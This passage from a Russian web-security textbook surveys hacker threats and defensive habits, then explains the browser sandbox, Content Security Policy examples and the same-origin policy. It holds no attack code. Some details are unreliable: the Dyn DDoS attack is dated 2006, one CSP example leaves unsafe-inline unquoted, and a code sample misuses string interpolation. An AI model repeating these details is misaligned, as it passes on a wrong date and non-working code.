Несмотря на кажущуюся простоту, предотвратить DoS-атаки может оказаться не так-то легко. *Распределенные DoS-атаки* (distributed denial-of-service, DDoS) вовлекают тысячи серверов для отправки запросов одновременно с разных IP-адресов, затрудняя блокировку вредоносных запросов на основании данных об их источниках. В 2006 году провайдер службы доменных имен (Domain Name System, DNS) под названием Dyn пал жертвой одной из самых крупных атак в истории. В результате самые популярные в мире сайты — от Amazon.com до Zillow.com — были недоступны большую часть дня.



Другое возможное следствие взлома веб-приложения заключается в том, что хакер может использовать его как плацдарм для атаки на пользователей. Внедрение на сайт вредоносного кода JavaScript называется *межсайтовым скриптингом* (cross-site scripting, XSS) — это распространенная уязвимость, о которой мы поговорим в главе 6. Вредоносный код JavaScript может при-


вести к таким неприятностям, как завлечение пользователей обманом на мошеннические сайты или отслеживание активности пользователей на зараженном сайте. Скрипты-кейлогеры (keylogging) могут перехватывать логины и пароли, когда пользователь входит в систему. На сайтах финансовой направленности для кражи данных о кредитных картах используются *скимминговые* скрипты (web-skimming).

Данные для входа в систему часто служат целью для хакеров, потому что собранные логины и пароли можно продать в даркнете. Подобную информацию, относящуюся к популярным ресурсам типа Facebook, покупают мошенники, чтобы проворачивать свои аферы. (Да нет же, не торгует ваш дядюшка солнечными очками по суперценам. Скорее всего, его аккаунт был взломан, а данные проданы.) Украденные данные находят и косвенное применение: поскольку у людей есть привычка использовать на разных ресурсах одни и те же логины и пароли, хакер может протестировать имеющуюся у него информацию на множестве сайтов. Такая атака называется *атакой с распылением паролей* (password-spraying). Либо он может нацелиться на один сайт, перепробовав на нем целую базу данных украденных паролей в ходе атаки *подстановки учетных данных* (credential stuffing).

Самый быстрый способ украсть данные для входа «оптом» — найти способ проникнуть в базу данных и скачать ее содержимое. Для многих компаний такие *утечки данных* (data breach) являются худшим кошмаром, поскольку информация является их главным активом. В базах данных хранятся, впрочем, не только логины и пароли: из нее можно выудить токены доступа к сторонним сервисам, записи чатов, инсайдерскую информацию, личные данные, а также номера кредитных карт. Во многих странах компании, пострадавшие от утечки данных, по закону обязаны раскрыть клиентам масштабы утечки, что может нанести ущерб репутации компании.

Злоумышленник, которому удастся получить доступ для записи (write access), получает возможность расширить зону поражения. Он может внедрить в базу данных вредоносный JavaScript-код, который будет выполняться на страницах веб-сайта жертвы. Также он может добавить на сайт вредоносные файлы (например, программы-вымогатели) и обманным путем заставить посетителей сайта скачать их.

Хакер, закрепившийся в вашей системе, будет *наращивать свои привилегии* до тех пор, пока у него не будет полного доступа к вашим серверам. Для этой цели обычно используют средства,



которые называются *руткитами* (rootkit). Хакер пытается завладеть учетной записью root вашего сервера с максимальными привилегиями. Хакер, получивший root-доступ, может начать использовать ваши вычислительные ресурсы в своих целях. Если сделать сервер частью *ботнета* (botnet) — централизованно управляемой сети зараженных компьютеров, называемых *ботами* (bot), то можно будет майнить криптовалюту, отправлять фишинговые письма, накручивать счетчики посещений (используя боты для искусственного раздувания числа просмотров страниц), а также осуществлять другие прибыльные операции. Доступ к скомпрометированным серверам можно продать в даркнете, то есть вашими вычислительными ресурсами будут торговать без вашего ведома.

Выявить зараженный сервер — сложная задача даже для фирм, которые занимаются этим профессионально. Как правило, для этого требуется сканирование на предмет нехарактерной активности в сети, поиск подозрительных файлов в файловой системе или выявление необъяснимого роста использования ресурсов. Современные хакерские группы идут еще дальше: они пытаются практиковать метод *living off the land*¹, имитируя существующие процессы и используя лишь те сервисы, которые доступны локально, чтобы не попасться.

Насколько нужно включать паранойю

Хакеры — это реальная угроза, и результаты их деятельности могут быть ужасающими. Компании, подвергшиеся взлому, терпят репутационный и финансовый ущерб. Кому нужен сервис, который сливает ваши данные? Кроме того, утечка данных может иметь юридические последствия, если выяснится, что жертва не позаботилась о безопасности своих систем должным образом. Кибератаки привели к банкротству многих предприятий.

Прежде чем впасть в панику, давайте оглянемся назад и реалистично оценим, насколько большую угрозу хакеры представляют для вашей организации. Оценка того, кому может понадобиться напасть на вас и что их может заинтересовать, называется *моделированием угрозы* (threat modeling).

¹ Living off the land в переводе с английского означает «питаться подножным кормом», то есть тем, что можно добыть на местности. По аналогии операторы LotL-атак «добывают на местности» инструменты для достижения своей цели: компоненты операционной системы и установленные самими администраторами целевой системы (<https://encyclopedia.kaspersky.ru/glossary/lotl-living-off-the-land/>). — Примеч. ред.



Уровень угрозы со стороны хакеров зависит от того, насколько большую мишень вы представляете и какую выгоду получают хакеры от проникновения в ваши системы. Желанными целями являются правительственные организации, топливно-энергетические компании и финансовые службы. Высокому риску подвергается любая отрасль, располагающая конфиденциальной информацией, например здравоохранение или образование. Размер вашей организации тоже имеет значение. Доступ к сети большой компании, называемый *охотой на крупную дичь* (big-game hunting), представляет для хакера большую ценность.

Если вы работаете в одной из вышеупомянутых отраслей, у вашего работодателя, скорее всего, есть команда штатных специалистов по безопасности, которая проводит аудит систем и отслеживает подозрительную активность. На эту команду ложится часть бремени оценки угроз безопасности, что позволяет вам сосредоточиться на написании безопасного кода. (Если вас когда-нибудь позовут на тайную встречу для обсуждения *события с нулевым приоритетом* (priority zero (P0) event), знайте, что команда по безопасности применила стандартную матрицу моделирования угрозы и посчитала что-то критической угрозой.)

Между тем хакеры весьма предприимчивы. Они пользуются разнообразными средствами, чтобы тралить интернет в поисках веб-серверов с известными уязвимостями, вне зависимости от компании. Этот вид сканирования вы должны учитывать как разработчик. Вы также должны искать любые недостатки в коде, которыми могут воспользоваться злоумышленники, например неработающие функции авторизации или отсутствие контроля доступа. Если принять меры предосторожности, например закрыть наиболее очевидные уязвимости в коде и стать менее досягаемой мишенью, хакер, скорее всего, отправится искать добычу полегче.


В какой момент начинать себя защищать

Эта книга послужит вам руководством по написанию безопасного кода и выявлению уязвимостей в вашем веб-приложении. Прочтите ее целиком или выберите наиболее актуальные для вас главы — в любом случае она станет хорошим началом для защиты ваших приложений. Скорее всего, вам не терпится начать увлекательное путешествие в мир безопасности, поэтому в данном разделе расскажу о некоторых мерах, которые уже можно реализовывать по мере освоения остальной части книги.

Будьте в курсе новых уязвимостей

Уязвимости нулевого дня (zero-day) описывают проблемы с безопасностью, только что ставшие известными общественности. (Иными словами, с момента их открытия для широкой публики прошло ноль дней.) Хакеры непременно воспользуются ими, поэтому задача вашей команды — быть в курсе новых уязвимостей и применять патчи безопасности по мере их выхода. С того момента, когда будет провозглашен нулевой день, время начнет работать против вас.


Социальные медиа и новостные сайты помогут оставаться на переднем крае борьбы с новыми угрозами. X и Reddit не дадут вам отстать в гонке за лидерами технологий, если вы подпишетесь, и помогут подписаться на релевантные сабреддиты (sub-Reddit). Об основных уязвимостях, таких как Log4Shell (уязвимость в библиотеке логирования Java Log4J, позволяющая выполнять код удаленно), пишут в новостях популярных сайтов о технологиях, например TechCrunch и Ars Technica.



Знайте и любите свой код


Для того чтобы обеспечить безопасность веб-приложения, нужно понимать, какой код в нем выполняется. Уследить за тем, какие уязвимые библиотеки вызывает ваш код (и, следовательно, какие патчи нужно применить), невозможно — если только вы не знаете, какие *зависимости* (dependencies) были задействованы в подготовке релиза. В главе 5 рассказывается о том, как развернуть проект из системы управления исходным кодом (source control)

и использовать менеджер зависимостей. Если вам трудно навскидку определить, какой код выполняется в вашем веб-приложении, отложите все дела и срочно исправьте ситуацию!



Логируйте и отслеживайте действия

Вы никогда не поймете, что пали жертвой кибератаки, если не будете располагать достаточной информацией для того, чтобы ее распознать. Чтобы наблюдать за доступом к веб-приложению, у вас должна быть возможность просматривать его логи в реальном времени. Ваш код должен отлавливать возникающие ошибки и сообщать о них. Наконец, у каждого веб-приложения должна быть система мониторинга, позволяющая увидеть, сколько запросов в секунду оно обрабатывает и каково среднее время его отклика. Ведение логов, отчеты об ошибках и мониторинг — верные помощники при проведении *цифрового криминалистического анализа* (forensic analysis), то есть выяснения постфактум, как злоумышленнику удалось скомпрометировать ваши системы.



```

10:22:08 [INFO] GET /account 200 took 5.32ms
10:22:09 [INFO] GET /login 200 took 6.37ms
10:22:12 [WARNING] GET /admin.php 404 took 8.01ms
10:22:18 [INFO] Queue size is 142 items
10:22:28 [INFO] POST /account 200 took 70.82ms
10:22:32 [DEBUG] Cache refresh started...
10:22:38 [INFO] Queue size is 141 items
10:22:45 [INFO] POST /comment 200 took 50.31ms
10:22:46 [INFO] Notification sent
10:23:01 [DEBUG] 25231 items in cache
10:23:02 [DEBUG] Cache refresh complete
10:23:08 [INFO] GET /account 200 took 9.31ms
  
```


Превратите членов своей команды в экспертов по безопасности

Лучшая защита от взлома — команда, которая всегда стоит на страже безопасности и осведомлена о потенциальных уязвимостях. С помощью код-ревью можно выявить проблемы с безопасностью до того, как они уйдут в релиз, поэтому если команда состоит из подготовленных разработчиков, которые проверяют код друг у друга, то это усилит ваши позиции. Побуждайте ваших коллег постоянно пополнять свои знания о безопасности и высказываться о потенциальных проблемах на командных встречах.



Торопиться не надо

Проблемы с безопасностью на уровне кода часто случаются из-за того, что команда всеми силами стремится выдержать сроки. Убедитесь, что жизненный цикл разработки предполагает достаточно времени для тщательной проверки и анализа кода, особенно если приходится поддерживать унаследованный, или *легаси-код* (legacy code), — написанный теми, кто в дальнейшем перешел в другую компанию или занялся другим проектом. Может быть сложно думать о вопросах безопасности в условиях жестких дедлайнов, но это, безусловно, занимает меньше времени, чем устранение последствий кибератаки.



Подведем итоги

- Хакеры нацеливаются на ваше веб-приложение ради финансовой выгоды, скандальной репутации или из политических соображений.
- На вооружении у хакеров находится множество инструментов и сложных методик, а продажа краденых данных или внедрение программ-вымогателей может принести им немалую выгоду.
- Если ваш веб-сайт взломали, он может уйти в офлайн, данные могут быть украдены, пользователи — стать мишенями для атаки, а серверы — заразиться ботами.
- Масштаб угрозы зависит от размера компании и вида ее деятельности, однако никто не защищен от скрытого сканирования на наличие уязвимостей.
- Отслеживание уязвимостей, учет зависимостей, прозрачность системы для наблюдения, поддержание на должном уровне знаний о безопасности в команде и встраивание проверки на безопасность (секьюрити-ревью) в жизненный цикл разработки практически сразу дадут свои плоды.

2 | Безопасный браузер



В этой главе

- ✓ Как браузер защищает своих пользователей
- ✓ Как настроить заголовки ответа HTTP, чтобы ограничить источники загрузки ресурсов веб-приложения
- ✓ Как браузер управляет доступом к сети и к диску
- ✓ Как браузер обеспечивает безопасность cookies
- ✓ Как браузеры по ошибке «сливают» данные об истории посещений

Ученый и писатель Дэвид Л. Гудстейн (David L. Goodstein) начинает свой учебник «States of Matter» (Prentice Hall, 1975) зловещими словами:

Людвиг Больцман, который посвятил большую часть своей жизни изучению статистической механики, покончил с собой в 1906 году. Пауль Эренфест, продолжатель его дела, покинул этот мир в 1933 году, и тоже по своей воле. Теперь изучать статистическую механику предстоит нам.

Скорее всего, нам не суждено узнать, почему Гудстейн задал повествованию такой депрессивный тон (мы можем лишь надеяться, что к концу книги он был настроен более жизнерадостно!). Тем не менее, открывая этот учебник,

поневоле испытываешь трепет, прежде чем погрузиться в абстрактные принципы. Поэтому предупреждаю сразу: следующие четыре главы этой книги посвящены *принципам* веб-безопасности.


Может показаться заманчивым перескочить ко второй половине книги, где рассказывается об уязвимостях на уровне кода и о том, как их эксплуатируют злоумышленники. Однако когда вы научитесь защищаться от уязвимостей, эти самые принципы безопасности выступают как решения — вот почему я утверждаю, что вначале лучше усвоить именно их. И когда мы дойдем до второй части книги, мы встретим эти принципы безопасности как старых друзей и начнем претворять их в жизнь.

Итак, с каких же из них стоит начать? Все веб-приложения имеют один общий программный компонент — веб-браузер. Поскольку браузер берет на себя львиную долю работы по защите пользователей от вредных воздействий, давайте начнем с принципов безопасности браузера.

Из чего состоит веб-браузер

Веб-приложения работают по модели *клиент — сервер*, в соответствии с которой автору приложения приходится писать и серверный код, который отвечает на HTTP-запросы, и клиентский, который запускает эти запросы. Если вы пишете не веб-сервис, а именно приложение, этот клиентский код будет выполняться в браузере вне зависимости от того, установлен ли он на компьютере, телефоне или планшете. (А также в машине, холодильнике или дверном звонке — благодаря *интернету вещей* (IoT) браузеры все теснее интегрируются с устройствами, которыми мы пользуемся в повседневной жизни.)


В обязанности браузера входит получить HTML, CSS, JavaScript и мультимедиа-ресурсы, из которых состоит веб-страница, и преобразовать их в пиксели на экране. Этот процесс называют *конвейером рендеринга* (rendering pipeline), а код в браузере, выполняющий его, — *движком рендеринга* или *рендер-движком* (rendering engine).



Рендер-движок браузера наподобие Mozilla Firefox насчитывает миллионы строк кода. Этот код обрабатывает HTML в соответствии с общеприня-

тыми веб-стандартами, обновляет команды отрисовки для операционной системы по мере того, как пользователь взаимодействует с веб-страницей, и параллельно загружает ресурсы по ссылкам (например, изображения). От рендерера также требуется с умом подходить к некорректному HTML-коду и отсутствующим (либо загружающимся слишком медленно) ресурсам и генерировать предположения о том, как должна выглядеть страница. Для этого движок строит *объектную модель документа* (Document Object Model, DOM) — внутреннее представление структуры веб-страницы, позволяющее эффективно определить оформление и расположение ее элементов и использовать его повторно, как только страница будет обновлена.

Наряду с рендер-движком работает *движок JavaScript*, исполняющий любой JavaScript-код, встроенный в веб-страницу или загруженный ею. Доля JavaScript в веб-приложениях постоянно возрастает, и фреймворки для *одностраничных приложений* (single-page application, SPA), такие как React и Angular, написанные в основном на JavaScript, выполняют рендеринг на стороне клиента (client-side rendering), напрямую редактируя DOM без необходимости генерировать промежуточный HTML.



Выполнение недоверенного кода, загруженного из интернета, чревато сразу всеми видами угроз безопасности, поэтому браузеры очень разборчивы в том, что можно позволить делать JavaScript. Давайте посмотрим, как движок JavaScript безопасно выполняет скрипты.


Песочница JavaScript

Код JavaScript, загружаемый тегами `<script>` в HTML-коде веб-страницы, передается на выполнение движку JavaScript. Обычно JavaScript нужен для того, чтобы придать веб-странице динамичность — ожидать ввода пользователем данных на странице и обновлять части страницы в соответствии с этими данными.

Если у тега `<script>` есть атрибут `defer`, то прежде чем исполнять JavaScript, браузер ждет, пока DOM полностью загрузится. В иных случаях JavaScript выполняется либо немедленно, если он встроен в веб-страницу, либо как только он будет загружен с внешнего URL, ссылка на который содержится в атрибуте `src`.

Из-за того, что браузеры выполняют скрипты столь охотно, движки JavaScript накладывают массу ограничений на разрешения для исполнения кода. Этот подход называется *песочницей* (sandboxing) — он предполагает создание безопасного, изолированного пространства, где JavaScript может выполняться без большого ущерба для системы. Современные браузеры в основном реализуют песочницу, отводя для выполнения каждой страницы отдельный процесс и чтобы удостовериться, что каждый процесс имеет ограниченные права. JavaScript, выполняемый в браузере, *не может* делать следующее:

- получать доступ к произвольным файлам на диске;
- вмешиваться в работу других процессов операционной системы или взаимодействовать с ними;
- считывать произвольные области памяти операционной системы;
- совершать произвольные сетевые вызовы.



Из этих правил есть определенные исключения, которые мы обсудим несколько позже, но указанные правила являются мерами защиты высокого уровня, встроенными в движок JavaScript для вящей уверенности, что зловредный код JavaScript не наделает дел. (Разработчики браузеров прошли суровую школу: выяснилось, что дополнения вроде Adobe Flash, Microsoft Active X, а также апплеты Java, которые обходили ограничения песочницы, были в прошлом основными угрозами безопасности.)

Хотя эти ограничения могут показаться обременительными, большая часть кода JavaScript в браузере связана с ожиданием изменений в DOM. Обычно такие изменения вызваны действиями пользователей: прокруткой страницы, кликами по элементам или вводом текста. В ответ на эти изменения код обновляет другие элементы страницы, загружает данные или иницирует события навигации. JavaScript, которому нужно выполнить какие-то дополнительные действия, может вызывать различные API браузера, если браузер дает добро.

СОВЕТ Поскольку предполагаемая область использования JavaScript, исполняемого в браузере, обычно весьма узка, эта тема подводит нас к первой важной рекомендации по безопасности: *по возможности изолируйте JavaScript в своем веб-приложении*. Песочница JavaScript обеспечивает высокий уровень безопасности для пользователей, но хакеры все равно могут нахулиганить, внедрив вредоносный код JavaScript посредством *межсайтового скриптинга*. (Мы подробно рассмотрим, как работает XSS, в главе 6.) Изоляция JavaScript нейтрализует множество угроз, связанных с XSS.

Вы вольны выбрать один из нескольких основных методов изоляции JavaScript на веб-странице. Перед выполнением какого-либо скрипта движок JavaScript проверяет код на соблюдение следующих условий (можно представить их себе как вопросы, которые браузер задает веб-приложению):


- Какой код JavaScript я могу выполнить на этой странице?
- Какие задачи нужно разрешить выполнять JavaScript?
- Как мне убедиться, что я выполняю корректный код JavaScript?

Давайте подумаем, как ответить браузеру на эти вопросы.

Политики безопасности содержимого

Ответить на первый вопрос («Какой код JavaScript я могу выполнить на этой странице?») можно, настроив в веб-приложении политику безопасности содержимого. *Политика безопасности содержимого* (content security policy, CSP) позволяет вам как автору веб-приложения указать, откуда разрешено загружать различные типы ресурсов: файлы JavaScript, файлы изображений

или таблицы стилей. В частности, это может предотвратить выполнение кода JavaScript, загруженного с подозрительного URL или внедренного (injected) в веб-страницу.



Политика безопасности содержимого может быть задана как заголовок ответа HTTP или тег `<meta>` в теге `<head>` в HTML-коде веб-страницы. И в том и в другом случае синтаксис будет в основном одним и тем же, и браузер одинаково интерпретирует команды. Вот как можно задать CSP в заголовке при написании приложения на Node.js:

```
const express = require("express")
const app = express()
const port = 3000

app.get("/", (req, res) => {
  res.set("Content-Security-Policy", "default-src 'self'")
  res.send("Web app secure!")
})

app.listen(port, () => {
  console.log("Example app listening on port ${port}")
})
```

Политика безопасности
содержимого задается
непосредственно как
заголовок ответа

А вот как та же политика выглядит в теге `<meta>`:

```
<!doctype html>
<html>
  <head>
    <meta http-equiv="Content-Security-Policy"
      content="default-src 'self'">
    <meta charset="utf-8"/>
    <title></title>
  </head>
  <body>
    <p>Web app secure!</p>
  </body>
</html>
```

Политика безопасности
содержимого задается
в коде HTML

Первый подход используется чаще, поскольку он позволяет задавать политики стандартным способом для всех URL в веб-приложении. Вторым может оказаться более удобным, если вы в виде исключения жестко прописали код HTML на отдельных страницах. И в первом и во втором листинге команды сообщают браузеру одно и то же: в нашем случае все содержимое (включая файлы JavaScript) могут быть загружены только с того домена, на котором находится сайт. Поэтому если ваша страница располагается по адресу `example.com/login`, браузер выполнит только тот код JavaScript, который будет загружен с домена `example.com` (на это указывает ключевое слово `self`). Любая попытка загрузить JavaScript с другого домена — например, файлы JavaScript, которые Google хранит на домене `googleapis.com`, — не будет разрешена браузером. (Код в приведенных примерах прост до тривиальности и не требует подобной защиты, однако более сложным веб-приложениям, включающим в себя динамический контент, CSP сослужит хорошую службу.) Политики безопасности содержимого могут изолировать различные типы ресурсов разными способами, как показано в следующей мини-таблице.

Политика безопасности содержимого	Интерпретация
<pre>default-src 'self'; script-src ajax.googleapis.com</pre>	Файлы JavaScript могут быть загружены с <code>ajax.googleapis.com</code> ; остальные ресурсы должны происходить из домена, на котором располагается сайт
<pre>script-src 'self' *.googleapis.com; img-src *</pre>	Файлы JavaScript могут быть загружены с <code>googleapis.com</code> или его поддоменов; изображения могут быть загружены откуда угодно
<pre>default-src https: 'unsafe-inline'</pre>	Все ресурсы должны быть загружены по HTTPS; разрешается встроенный JavaScript
<pre>default-src https: 'unsafe-eval' 'unsafe-inline'</pre>	Все ресурсы должны быть загружены по HTTPS; разрешается встроенный JavaScript. JavaScript также дается разрешение воспринимать строки как код с помощью функции <code>eval(...)</code>

Отметим, что *встроенный JavaScript* (скрипты, содержимое которых находится в теге `<script>` в коде HTML) разрешают только две последние CSP:

```
<!doctype html>
<html>
  <head>
    <meta http-equiv="Content-Security-Policy"
      content="default-src 'self' unsafe-inline">
    <meta charset="utf-8"/>
```

CSP включает в себя
правило «unsafe-inline»...




```

<title></title>
</head>
<body>
  <script>
    console.log("I am executing inline!")
  </script>
</body>
</html>

```

...который означает, что этот встроенный JavaScript будет выполнен браузером при загрузке страницы

Поскольку большинство атак XSS заключается во внедрении JavaScript непосредственно в HTML-код страницы, хорошим ходом для защиты пользователей будет добавить CSP и опустить параметр **unsafe-inline**. (Такое название было выбрано как раз для того, чтобы напомнить, сколь опасен может быть встроенный JavaScript!¹) Если вы поддерживаете веб-приложение, в котором повсюду используется встроенный JavaScript, рефакторинг скриптов с вынесением их в отдельные файлы может занять немало времени — стоит учесть это при расставлении приоритетов в графике разработки.

Политика одного источника (same-origin policy)

Политики безопасности содержимого позволяют ограничивать ресурсы на уровне домена. На самом деле браузер использует домен веб-сайта, чтобы указать, что JavaScript может делать каким-то способом и чего он не может. В этом кроется ответ на наш второй вопрос («Какие задачи нужно разрешить выполнять JavaScript?»).



Вспомним, что домен — первая часть универсального указателя ресурса (Universal Resource Locator, URL), который можно видеть в строке ввода адреса в браузере:

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers>

¹ Unsafe — небезопасный, inline — встроенный. — Примеч. пер.


Поскольку домен соответствует уникальному IP-адресу (Internet Protocol, IP) в системе доменных имен (Domain Name System, DNS) для веб-трафика, браузеры полагают, что взаимодействовать можно с любыми ресурсами, загруженными с одного и того же домена. (Браузер убежден, что все эти ресурсы происходят из одного источника, — обычно это несколько отдельных серверов, устроившихся позади балансировщика нагрузки.)

Вообще-то браузеры даже более привередливы. Ресурсы должны совпадать по *источнику* (origin), который включает комбинацию протокола, порта и домена, чтобы взаимодействовать друг с другом.


В следующей мини-таблице показано, какие URL браузер сочтет указывающими на тот же источник, что и `https://www.example.com`.

URL	Один ли это источник?
<code>https://www.example.com/profile</code>	Да. Протокол, домен и порт совпадают, даже не смотря на то, что пути различаются
<code>http://www.example.com</code>	Нет. Не тот протокол
<code>https://www.example.org</code>	Нет. Не тот домен
<code>https://www.example.com:8080</code>	Нет. Не тот порт
<code>https://blog.example.com</code>	Нет. Не тот поддомен

Политика одного источника позволяет JavaScript отправлять сообщения другим окнам или вкладкам, относящимся к тому же источнику. Веб-сайты, на которых всплывают окна, например некоторые почтовые клиенты, используют эту политику для межоконной коммуникации.



Страницам, загруженным из разных источников, не разрешается взаимодействовать в браузере.

